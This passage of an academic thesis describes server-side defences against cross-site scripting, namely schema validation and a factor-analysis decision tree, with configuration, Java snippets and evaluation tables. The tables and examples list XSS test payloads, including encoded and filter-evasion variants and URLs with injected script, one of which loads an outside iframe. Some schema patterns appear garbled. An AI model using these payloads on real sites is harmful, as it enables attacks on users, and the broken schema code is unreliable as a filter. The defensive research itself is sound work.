- When a request is received, the HTTP request is passed on to the converter.

- Converter converts the input to an XML object and sends it to the validator.
- Validator retrieves the corresponding schema for the request and maps the XML object with the schema document. If the input maps with the schema then the status is returned to the converter as 'yes', otherwise the status 'no' is returned.
- If the status 'yes' is received from validator then the request is forwarded to the web application. Otherwise, the request is forwarded to an error page.

## 3.6 Configuration on the web server to implement this approach

This section describes the configuration needed in the web server for redirecting the requests to converter component which is a second step in section 3.4.1:

1. In the components that receive the HTTP request for the application, must be sent to the Converter to convert that to a XML. The following changes are made in the web.xml. The following entries are made in struts framework's web.xml file to redirect the HTTP requests to the class, Vulnerability Assessment. Vulnerability Assessment is the class where the factor analysis based approach is implemented. The configuration is as follows:

```
<filter>
 <filter-name>struts-Analyzer</filter-name>
<filter-class>org.apache.struts2.dispatcher.Analyzer
</filter-class>
</filter>
<filter-mapping>
   <filter-name>struts- Analyzer </filter-name>
   <url-pattern>*.do</url-pattern>
</filter-mapping>
```

2. Validator instance path to fetch the schema should point to the folder where the schema documents are generated and stored. This is mentioned in the properties file and the file is accessed by the validator component for validation of XML input object.

## 3.7 Evaluation of the proposed approach

This approach has been evaluated the approach in a JSP/Servlets based web application, deployed in JBOSS server in windows operating system. The web.xml is modified to send the requests to the converter component as indicated in section 3.4. The prototype with a simple web page with a user id and password is tested for 2000 XSS vulnerable inputs collected from various research sites, white hat and black hat sites. The input data field user name is modified to accept 250 characters to enable effective testing. Test result excerpts are given in table 5.

The lines of code developed for this implementation of this approach is about 2500.

The converter and the validator are developed in java, and evaluated the approach. The following is the XML generated out of the converter, for the web page that contains values for user name and password field.

```
<?XML version="1.0" encoding="utf-8"?>
<request>
  <input name="Username" value="userText" />
  <input name="Password" value="qwerty" />
</request>
```

The validator component uses the Document and Schema factory Java APIs for validating the input with the schema as described below. It reads the file request.XML, generated by the converter.

```
Document document = parser.parse(new File("request.xml"));
```

```
SchemaFactory factory =
SchemaFactory.newInstance(XMLConstants.W3C_XML_SCHEMA_NS_URI);
Source schemaFile = new StreamSource(new File (“filepath\\GeneratedSchema.xsd”));
Schema schema = factory.newSchema(schemaFile);
```

The following snippet creates a validator instance, which is used for validating the input with the schema.

```
Validator validator = schema.newValidator ();
validator.validate (new DOMSource (document));
```

The schema document generated by the language independent schema generator is given below.

```
<? XML version=“1.0” encoding=“utf-8”?>
<xs:schema attributeFormDefault=“unqualified” elementFormDefault=“qualified”
xmlns:xs=“http://www.w3.org/2001/XMLSchema”>
  <xs: simpleType name=“inputWithoutScriptTags”>
    <xs: restriction base=“xs: string”>
      <xs: pattern value=“^ (^abcd) $” />
    </xs:restriction>
  </xs: simpleType>
  <xs: simpleType name=“inputWithoutScriptAndHtmlTags”>
    <xs: restriction base =“inputWithoutScriptTags”>
      <xs: pattern value =“(^ab)” />
    </xs: restriction>
  </xs: simpleType>
  <xs: element name=“request”>
    <xs:complexType>
```

```
    <xs:sequence>
      <xs: element maxOccurs="unbounded" name="input">
        <xs: complexType>
          <xs: attribute name="name" type="xs:string" use="required" />
          <xs: attribute name="value" type="xs:string" use="required" />
        </xs: complexType>
      </xs: element>
    </xs: sequence>
  </xs: complexType>
 </xs: element>
</xs: schema>
```

It has been observed that there are more than 100 variants of XSS attacks exist and the approach is tested with the data collected from various research sites, white hat and black hat sites. The following are few of the test conditions tested in the input fields of the web page.

Table 5: Test Result excerpts

| Sr. number | Test Condition | Test Result |
|---|---|---|
| 1 | ';alert(String.fromCharCode( 88,83,83))//\';alert(String. fromCharCode(88,83,83))//";a lert(String.fromCharCode(88, 83,83))//\";alert(String.fro mCharCode(88,83,83))//--></S CRIPT>">'><SCRIPT>alert(Stri ng.fromCharCode(88,83,83))</ SCRIPT>=&{} | Test condition Passed |
| 2 | <IMG SRC="javascript:alert('XSS')" | Test condition Passed |

| | | |
|---|---|---|
| 3 | <IFRAME SRC="javascript:alert('XSS') ;"></IFRAME> | Test condition Passed |
| 4 | <INPUT TYPE="IMAGE" SRC="JavaScript: alert('XSS');"> | Test condition Passed |
| 5 | <BODY onload!#$%&()*~+-_.,:;?@[/\| ]^`=alert("XSS")> | Test condition Passed |
| 6 | <DIV STYLE="width: expression(alert('XSS'));"> | Test condition Passed |
| 7 | <A HREF="htt p://6	6.000146.0x7.147/">XSS</A> | Test condition Passed: Spaces removed and vulnerability detected |
| 8 | <IMG SRC=javas&#99 ;ript:a&# 108;ert('X SS')> | False negative, as the input is completely encoded. |

Though the approach is fully functional, all types of encoded attacks are not addressed in this approach, and this leads to few false negatives and false positives. For instance the $8^{th}$ test case mentioned in table 5, lead to false negative, since the approach addresses basic encoding attacks. Thus in this approach, if the input is encoded it is rejected to avoid the threats to the system.

### 3.7.1 Performance Metrics

Below is the server configuration on which the performance of the proposed solution is observed.

Table 6: Performance Metrics of SOA Based Solution

| Attribute | Value |
|---|---|
| Load averages | 3.20, 3.02, 2.74 |
| Total Processes | 525 |
| Sleeping processes | 180 |
| Active processes | 345 |
| Real Memory | 5244592K out of which 1430900K was used. |
| Virtual Memory | 4355792K out of which 643208was used. |
| Free Memory | 780724K |

The observed performance ranges from 40-50 milliseconds on an average for the input form that contained 4-5 controls. There is a direct relationship between the response time of a request and the input controls in the web page as the converter converts the input object to "Name – Value" pair. It is noted that the response time is higher when the security mechanisms are not applied, but the proposed solution cater for the need of applying the security mechanisms on the web applications developed in different languages.

## 3.8 Conclusion

Large amount of web applications are vulnerable to XSS attacks. This is mainly due to the flexibility provided in the applications permitting the users to use different tags. This problem exists in web pages developed in different languages. There is no single solution to prevent XSS in different languages deployed in different platforms. The approach proposed by this research was evaluated on a web application. The proposed application is found to be very effective. The following are the advantages of the approach.

1. The core part of the XSS blocker is platform independent and language independent. Only the interfaces like Converter and validator needs to be developed. This is a very minimal work and almost all the languages have ready built APIs to support XML and XSDs.
2. Configuration is made minimal, and hence can be implemented in existing applications with the least effort. Literally no effort is needed for the newly developed applications.
3. The approach is modularized and is constructed based on the proven regular expression patterns.
4. The solution also addresses the situation where the web application is not the only source of input to the application.
5. The protection mechanism is centralized, implying that, when a new threat is introduced only the schema generator needs to be modified. The existing application remains the same as the generated schema will address the new threat.
6. The input given by the developers is stored in the XML form for future reference. So, when a new threat is introduced, the schema generator is run on the existing XML forms, to include the new protection immediately in the generated schema documents for the input requests.

The SOA based architecture developed is tested with the existing application and found effective to block XSS threats. The limitation of this approach is when a new threat is introduced by hackers, XSD files for the web application needs to be generated again to protect the application from the new threat. Hence the solution proposed is vulnerable to zero-day threats. This solution is applicable to the web applications where the input is from the various interfaces and the web pages would not be changed more frequently.

The solution approach developed was presented in the 6th IEEE International Conference on Computer and Information Science (ICIS 07) published by IEEE Computer Society in

IEEE Xplore, and further a XSS intrusion prevention model is developed based on this solution. This was published in the Research papers on advanced networking technologies and security issues, in Proceedings of AICTE Sponsored National Seminar on Advanced Networking, Technologies and Security Issues (FISAT) conference Kerala, pp. 159-170, August 8th – 10th 2007 [235, 236].

# Chapter 4

# Server side solution for mitigating Cross Site Scripting attacks for variety of web applications

## 4.1 Introduction

This server side solution is proposed considering the following factors where:

- The web pages in the web application are changed frequently.
- Whenever a new page is introduced, the security mechanisms should not demand change in the web page.
- The web application is tolerant to zero-day attacks. The solution is more suitable for non-financial web applications.
- The web browsers are the only source of the input to the web application.

Every day, the web pages are changed to increase the customer base for its business. To protect the web application that is dynamic, we propose the server side solution that does not require changing the existing web pages whenever either a new threat is introduced or a web page is introduced.

Using the web pages, users interact with a dynamic web site by clicking on the links or filling and submitting the html forms in the browser. This results in a list of name/value pairs being sent to the server in the form of an http request. The request may contain other information such as a list of cookies, the referrer URL, etc. In general, any data in the request should be considered as mistrusted. Cross-Site Scripting (XSS) exploits the hyperlinks or client-side scripts (aka Script lets) such as JavaScript, VBScript, ActiveX, XHTML, Flash etc of the web based applications. An XSS attacker typically uses a scriptlet mechanism to inject malicious code into a user session or its target web server to redirect the user with a malicious hyperlink or trigger a script that hijacks the user session

to another web site. This XSS attack potentially leads to hijacking the user's account information, changing user privileges, stealing cookie or session information, poisoning the user-specific content, defacing the web site and so on [113,114].

Since it is assumed that the input is provided through the web browser, the following input/output processing of web applications provides the means for XSS attack:

- Injection points to the program: There are two ways by which the input is sent to the web server: GET and POST

- All routines that returns data to the browser such as error messages, information to the users and warnings.

## 4.2 Levels of XSS attack

To understand the phenomena better, consider the hierarchy of a web application given in figure 12. The XSS attacks can be at any of these levels. Form level attack can be done by injecting a new frame into the form. Tag level attack can be done by calling script functions. Attribute level attacks can be done by calling a malicious script with the help of tag's attributes. Value level attacks can be carried out by providing a value of a script instead of a valid value, for instance pointing a script using 'img' tag's source instead of GIF or JPG.




Figure 12: Hierarchy of web applications

As could be seen in Figure 12, there are five levels of entities namely application, form, tag, attribute and value. For instance consider the following XSS attack that shows the tag level vulnerability in the URL using GET functionality.

The script is passed on using the domain variable used by the developer to get the user input.

Table 7: Sample XSS vulnerability

| Home Page of the site | Vulnerable web page |
|---|---|
| The computer super store: http://www.sampleSite.co.uk/ | http://www.sampleSite.co.uk/martprd/store/pcw_page.jsp?BV_SessionID=@@@@0512034277.1166636117@@@@&BV_EngineID=cceladdjjilgjgicflgceggdhhmdgml.0&criterion=%3cscript%3ealert(%22XSS%22)%3c%2fscript%3e&low_bound=0&AtimeStamp=3330686849&page=SimpleSearchProducts&up_bound=0 |

### 4.2.1 Special features of the proposed solution

The approaches proposed by earlier researchers have the following limitations:

- When a new threat is introduced the new solution needs to be developed and incorporated in all the existing web pages.
- In a web application, developers either modify or add web pages as and when the businesses grow. When a web page is either modified or added then the security mechanisms should also be introduced in the web page. This causes an overhead for maintaining the web application.

The proposed new server based solution overcomes the above difficulties with the following features.

- Configurable attack vectors and object implementation procedure for attack vectors are introduced at the server level and hence the existing web pages need not be

modified for new threats.

- Whenever a new web page is introduced there is no need to modify the web page, since the security mechanism is separated from page level implementation and is placed at the top most layer of the web application.

## 4.3 Proposed server side solution

As discussed in Chapter 2, the client side solution is not reliable, and hence the main aim of this research is to provide a server side solution for preventing the web applications at the server side for XSS related risks and vulnerabilities, without modifying the application even when a new threat is introduced. Further to address the variegated nature of web applications that demand various levels of security protections, a dynamic decision tree is introduced using a factor analysis approach.

We have formulated the problem by categorizing the XSS attacks as detailed below:

### 4.3.1 Html element attack

XSS attacks that contain the malicious html tags and attributes are defined as html element attacks. For instance having <script>, href, background in an input is an html element attack since it uses the html attributes like href, background etc.

### 4.3.2 Character encoding attack

The XSS attacks can be encoded in the format using UTF-8, UTF-7, Hex etc. Character sets assigns a unique number to characters, e.g. an “A” has ASCII code 65 (or 0041 in hex), and an “a” has ASCII code 97 (or 0061 in hex). When a XSS malicious code is encoded like this, that threat is called Character encoding attacks. For example the following instruction encodes the string “XSS” into number code.

<IMG src=javascript: alert (String.fromCharCode(88,83,83))>

### 4.3.3 Embedded character attack or evasion attack

Embedded character attack intends to bypass the security mechanisms by embedding the

characters that the browser will omit and execute the scripts. Hackers can include tabs, encoded tabs, carriage return, new line, null characters, adding extraneous open brackets etc. For example, in the following code, there is a space between jav and ascipt, which helps the vulnerable code to evade the filter mechanism.

<IMG src="jav ascript: alert ('XSS') ;">

### 4.3.4 Event handler attack

There are script event handler functions to do a particular functionality if an event occurs. For example, onClick () will fire when someone clicks on a form. A remote attacker could create a specially-crafted URL containing multiple event handlers and embedded script within html tags, which would be executed in the victim's web browser within the security context of the hosting site, once the link is clicked. The attacks that use the JavaScript event handling techniques are defined as Event Handler attack. For example, to prevent AJAX exploits we need to include XMLHTTPRequest in the vulnerable function. Consider also the following code given as an input for a form,

<body onload="alert ('XSS') ;">

This calls a JavaScript function alert when the html page loads.

### 4.3.5 Attack Vector

In the literature, a term "Attack vector" is defined as a path or means by which a hacker (or cracker) can gain access to information [115-119]. In this work we define the attack vectors for XSS in terms of the categories identified above. The hackers can gain access to the system by means of html attacks or character encoding attacks, embedded character attacks and event handler attacks. Then we carry out factor analysis to identify the vulnerability.

### 4.3.6 Factor Analysis

Factor analysis is a statistical procedure used to uncover relationships among many variables [120, 121]. This allows numerous inter correlated variables to be condensed

into fewer dimensions, called factors [122-126]. In this research, the vulnerability is assessed by the degree of agreement of the input with the attack vectors. Attack vectors are the factors considered in this analysis namely, HTML element attack, Embedded Character attack, Event Handler attack, and Character encoding attack. Object implementation of the attack vectors is then identified to classify the input as tainted and untainted. Presence of script function in input cannot be considered as XSS attack. For example, IMG tag will be present where an image upload is allowed in content management applications, but an object needs to be present to check whether the IMG src attribute points to an image or to a script. Hence, mapping objects are defined for the attack vectors for each hierarchy of level stated above to classify the input as tainted or untainted.

It is critical to understand that every application is different (different internationalization requirements, different security mechanisms, different features etc.) and security mechanisms implemented to protect one application may not protect another. Therefore, before constructing attack vector, it is important to identify the attributes of an application

## 4.4 Application Attributes

At an application level we define the following attributes:

### 4.4.1 Severity Level

For an e-commerce application the security mechanism should be pretty stringent, because attack vector space will be high due to the financial gain. The severity levels are defined in this research as low, medium and high. Html tags, attributes, and script functions are not expected normally for authentication pages in financial web applications. Hence, we define all tags, concerned attributes, scripts everything as tainted, set the severity level to high for financial applications, and reject the input without processing the input through the objects implementation. Wherein other kind of

applications like research related applications, social networking sites etc, we set the severity level to medium; because we allow some tags or script functions to be used in these sites for various purposes. For the rest of the sites, where there are no financial implications, and the users are a few, like blogs the severity level is categorized as "Low". Either based on this attribute, we reject or further process the input though found as tainted by the diagnosis described in the section vulnerability assessment.

### 4.4.2 Maximum number of characters

With this attribute we define the maximum number of characters allowed for an input at an application level. It has a linkage with the attack surface. For instance, if the number of characters allowed is more than 1000, then the attacker will try to use different combinations of attacks to bypass the security mechanisms, as the number of input characters permitted is high. Hence it is suggested for e-commerce authentication pages, the maximum allowed characters for authentication not to exceed more than 20 to reduce the attack surface of the hacker. This means more than 20 characters of input is not allowed at a application level and hence the possible combinations that could be tried to hack the application is restricted because of the character limitation set by the security administrator. If the number of characters is set at the application level, the security layer will reject all the characters that appear after the maximum number of character set for the application and hence reduce the chances of hack attempts.

### 4.4.3 Encoding

When a user input contains malicious tags, the input should be encoded to prevent it from the execution in the browser. User input may contain tags based on the need of the web application. In the case of uploading an article by a researcher on the vulnerability aspects of web application, his article may include malicious code. In this case, the security mechanisms should not either filter or reject the article. To take care of this, the proposed security mechanism applies an encoding mechanism so that the scripts will not be executed in the browser. However, in the case of an e-commerce application the encoding is not applicable for customer feedback or for online forums, in which case this encoding

attribute will have a nil value.

### 4.4.4 Character-set

A character is the smallest component of written language that has a semantic value in a defined encoding.

Coded character sets are character sets in which each character is associated with a scalar value: a code point. For example, in ASCII, the uppercase letter “A” has the value 65. The encoding method maps each character value to a given sequence of bytes.
Attackers use the character set to craft XSS attacks. If the character set like UTF-8 or UTF-7 is not set by the application, the attacker can try various encoding mechanisms to inject the JavaScript functions to bypass the security mechanisms implemented for the web application. Consider the following example:
<IMG
src=javascript:a
lert('XSS')>
The above attack uses the encoded IMG tag, but executes a script instead of pointing to an image.

To identify such attacks we need to set the character set for the application. If a response character is set for the application, we need to examine and convert only those encoded characters to html to assess the vulnerability. If it is not set, the processing over head will increase to examine and find out the character encoding set first and then drill down to find out whether it is malicious. Character-set is set for the application to reject the characters that are not in line with the character set for the application.

The following section defines the surjection function using factor analysis, and by the categories of XSS attacks defined above to assess the vulnerability.

## 4.5 Vulnerability assessment

Let us define domain A as the set of attack vectors and Domain B with the web application input as in figure 13 [127,128]. We conclude the input as tainted when there exists a surjection function and also the corresponding object implementation for the attack vector that decides whether there is a malicious function in the input. To understand Surjection function, let a function be an operator which maps points in the domain to every point in the range and let V be a vector space with $\mathbf{A}, \mathbf{B} \in \mathbb{V}$. Then a transformation T defined on V is a surjection if there is an $\mathbf{A} \in \mathbb{V}$ such that T (A) =B for some B [129,130].




Figure 13: Depiction of Surjection function between domains

When there exists, a surjection function then it is assumed that the input is a tainted input and processed with the defined object implementations through decision trees.

A decision tree is a tree-structured plan of a set of decisions to test in order to predict the output [131,132].

The following describes the functionality of vulnerability assessment process of the proposed approach.

- To decide which attribute should be tested first, simply find the one with the highest information gain. In our approach, it is the special character diagnosis decides which attack vector to examine first based on the input. If there are no '<'or '>' character exists, but '(' or ')' exists then we chose to execute the event handler attack vectors.
- We chose to follow through other paths when a vulnerable function is detected in the input to determine whether the input is vulnerable.

  For each attack vector definition, we define an object implementation to find out whether the input is vulnerable or not.

Object implementation will have different implementation logic for different applications and thus provide a customizability to find out XSS attacks for variegated nature of web applications.

The final decision whether tainted or untainted, is arrived by the decision tree based on the object implementation for the attack vectors and by the application parameters set as detailed in Figure 14.

The primary diagnosis for the special characters is done using table 8. To choose the optimal path, the special characters are examined. Depending on the special character existence, the corresponding attack vectors are chosen. For instance, if there is no opening or closing parenthesis exist but only '<' or '>' tags exists we choose html element attack vector to identify the vulnerability.




Figure 14: Vulnerability Assessment Process.

Table 8: Special character diagnosis table for Vulnerability Assessment

| Characters | Decimal | Hexa Decimal | HTML Character Set | Unicode |
|---|---|---|---|---|
| “ (double quotation marks) | &#34 | &#x22 | &quot; | \u0022 |
| ' (single quotation mark) | &#39 | &#x27 | &apos; | \u0027 |
| & (ampersand) | &#38 | &#x26 | &amp; | \u0026 |
| < (less than) | &#60 | &#x3C | &lt; | \u003c |
| > (greater than) | &#62 | &#x3E | &gt; | \u003e |
| ( (open parenthesis) | &#40 | &#x28 | | \u0028 |

| | | | | |
|---|---|---|---|---|
| ) (Close parenthesis) | &#41 | &#x29 | | \u0029 |

## 4.6 Process flow

The mapped classes' assessment functions address the form, tag, attribute and value level XSS vulnerabilities using the object implementation for the form, tag, attribute and value respectively as described in Figure 14. If it is diagnosed as not tainted then the input is passed to the web application. Else either as per the application parameters set it is encoded or the input is rejected. The following steps of actions take place when an input is received:

- Trace the input for special characters existence.
- If the input is encoded check for the character set.
- Based on the factor analysis of the input assessment, if surjection function exists, choose the appropriate attack vector. If the input contains % then encoded attack vector path is chosen to identify the vulnerability. If the input contains '(' and ')', then the event handler attack vector is chosen.
- If found tainted in the preliminary diagnosis, then mapped objects for the vulnerable tags/attributes/script functions are called to assess the vulnerability.
- Through objects processing, if found vulnerable and if the application is of high severity like banking applications then the input is rejected without encoding the input.
- If encoding is allowed at application level, to prevent the execution of the scripts in the browser, input is encoded and further processed by the web application.

## 4.7 Application of the proposed solution

In this section we cover the technical details of the implementation, evaluation of the approach and implementation results.

### 4.7.1 Technical details of implementation

The proposed solution is implemented in JSP/Servlets using JBoss server. The following filter entries are made in struts framework's web.xml file to redirect the HTTP requests to the class, VulnerabilityAssessment. VulnerabilityAssessment is the class where the factor analysis based approach is implemented. The configuration is as follows:

```
<filter>
   <filter-name>struts-FactorAnalysisDecisionTree</filter-name>
<filter-class>org.apache.struts2.dispatcher.VulnerabilityAssessment
</filter-class>
</filter>
<filter-mapping>
   <filter-name>struts-FactorAnalysisDecisionTree</filter-name>
   <url-pattern>*.do</url-pattern>
</filter-mapping>
```

### 4.7.2 Metrics on testing data

Around 2500 lines of code have been developed and also 108 unique XSS test cases are created to test this approach. This approach is also tested in about 2000 vulnerable input data collected from various research sites and in the white hat hackers' site where the proof of code is provided for XSS vulnerability. These web pages with vulnerable input are categorized based on the severity level parameters defined above. Out of 2000 XSS vulnerable pages found, around 160 web sites are SSL protected banking applications. For identifying the vulnerabilities the application attributes, attack vectors and corresponding mapping functions are defined through XML. Sample XML structure is given below for attack vectors with the corresponding object implementation class.

<Malicious>
<Attack>
<TagOrEvent>img</TagOrEvent>
<ClassName>HandleContent</ClassName>
<Category>HtmlElementAttack</Category>
</Attack>
<Attack>
<TagOrEvent>&#x3C</TagOrEvent>
<ClassName>ReplaceChar</ClassName>
<Category>EncodingAttack</Category>
</Attack>
<Attack>
<TagOrEvent>Onload ()</TagOrEvent>
<ClassName>HandleEvent</ClassName>
<Category>EventHandlerAttack</Category>
</Attack>
</Malicious>

In our approach decision tree acts as a controller between the web application and security mechanisms mentioned in this article. The <TagOrEvent> tag described in the XML, define the form level, tag level, or attribute level vulnerabilities. The class name is the object implementation of the concerned vulnerability that identifies whether the input is really vulnerable or not. The category tag is the attack vector path, that is been chosen after the preliminary diagnosis of the input. We are able to find out the vulnerabilities with very less false negatives since this research work addresses the issues at the granular level. However this approach needs an update in the attack vector XML configuration defined above when a new threat is introduced. The generation of false negatives and false positives are dependent upon the one time configuration of the attack vectors. False negatives could go high if the attack vector is not included in the XML and hence it has

been proposed to have the XML updated for every threat.

The application parameters for severity high and medium web application set for the implementation are given in table 9. The if condition to check the input at the application level is done by VulnerabilityAssessment class. If the input exceeds the number of characters set at the application level, the input is rejected without proceeding to parse the input.

Table 9: Application level parameters for the web applications

| Severity Level | Application level attributes |
|---|---|
| High | Maximum Characters: 20<br>Encode : Nil<br>Character set – ISO-8895-1 |
| Medium | Maximum Characters : 3000<br>Encode : Yes<br>Character set – UTF-8 |
| Low | Maximum Characters: 10000<br>Encode: Yes<br>Char Set - ISO-8895-1 |

For implementation purposes, the StringTokenizer class in Java is used in the VulnerabilityAssessment class. VulnerabilityAssessment class parse the input in a loop, as there could be other nested tags within the input. The following is an example for the nested input:

<scr<b><un tainted input>ipt>

For every opening special character '<', the corresponding closing special character is considered as end of the tag and the tags are stored in a vector object by the VulnerabilityAssessment class. In our example, though the first special character '<'

exists for scr tag, it is followed by the same special character for the tag <b> and hence the tag, <scr will not be considered in the first iteration. The vector object is processed by the VulnerabilityAssessment class and the vulnerable tags are removed from the input for further processing. The tags that are sent in the first iteration are given below:

<b>

<un tainted input>

Special characters like '<*^$@!()!~`|"<' are stored in the properties file which are read by VulnerabilityAssessment class for preliminary assessment. This is for the maintainability of the application and if a new character is to be added for diagnosis, then only the properties file needs to be changed and not the code.

## 4.8 Evaluation of the approach

We have adopted two approaches to test our solution. The web application performance is assessed without the security layer and then the performance is assessed with the implementation of the security mechanisms.

Both the approaches are tested with 6000 malicious inputs, 5000 non vulnerable inputs. The average time has been taken for 10 cycles of execution of each approach and the results are presented in table 10. The average time is taken because there are minor variations found in the time of completion of each run as the execution depends on the operating system, and the other processes that run in the machine during the process of testing.

The performance has been observed by logging the time of the VulnerabilityAssessment process before it starts processing the input and after the processing is complete. The approach is applied on a banking application and tested in a server with the configuration Intel T2400, 1.83GHz and 0.99GB of RAM.

Though the vulnerable inputs collected are around 2000, we have increased the data by deriving the combinations of vulnerability for the remaining 3000 vulnerable input to test the performance speed of the proposed approach. The approach is also tested by a random generator program that picks the vulnerable and non vulnerable inputs from a file of about 5000 inputs for an average of 10 runs and the results are presented in Table 10.

Table 10: Before and after the security mechanisms are applied.

| | Vulnerable input processing time in milliseconds to process 6000 vulnerable inputs | Non vulnerable input processing time in milliseconds to process 5000 inputs | Random generator program test for 5000 inputs, represented in milliseconds with a mixture of vulnerable and non vulnerable inputs. |
|---|---|---|---|
| Security Mechanisms applied | 2300 | 569 | 870 |
| No Security Mechanisms applied | 2000 | 500 | 836 |

It has been observed that there is an increase in the processing time to process a single request from 0.33 to 0.38 milliseconds after the implementation of the security mechanisms, which is 0.05 milliseconds increase per request, which is not a major increase in the processing time. This is because the vulnerable input is processed in a loop to identify all possible combinations of XSS. It has been perceived that the performance could be improved by stopping the VulnerabilityAssessment process once the vulnerability is detected.

An extensive research has been done and we have collected around 2000 vulnerable web sites where the proof of script code has been given by the hackers for the vulnerability of those sites. Observation of percentage of vulnerable tags occurrence in the input of those sites is presented in table 11.

The script based attacks are 65.8% followed by the event based attacks, which is 15.8%. Based on this the vulnerable tags, the attack vectors are formed and sorted in the same order of tag occurrence, to reduce the processing time and to find out the vulnerability in few iterations.

Table 11: Observed percentage of XSS attacks based on the tags or JavaScript event, collected by research survey

| XSS Attack | Example | Percentage |
|---|---|---|
| Script tag based Attacks | http://www.sampleSite.com/web/res_text?q=%22%3E<script>alert('XSS') <\script> | 65.8% |
| Script Event based attacks | http:// sampleSite.com/browse/<BODY%20onload=alert(%22XSS%22)%3E | 15.3% |
| Frame tag based | http://www. sampleSite.com/search/index.php?as=1&st=1&rf=1&rq=0&col=mwmcc&oqsecrets=url%3Asecrets+&dt=ba&ady=21&amo=9&ayr=2005&bdy=21&bmo=9&byr=2006&qt=<iframe+src%3Dhttp%3A%2F%2Fha.ckers.org%2Fscriptlet.html+<&nh=10&Search=Search+Again | 10.5% |
| Style tag based | http://www. sampleSite.com/JobSeeker/Jobs/JobResults.aspx?S%3Asbkw=%22+style%3 | 8.4% |

| | | |
|---|---|---|
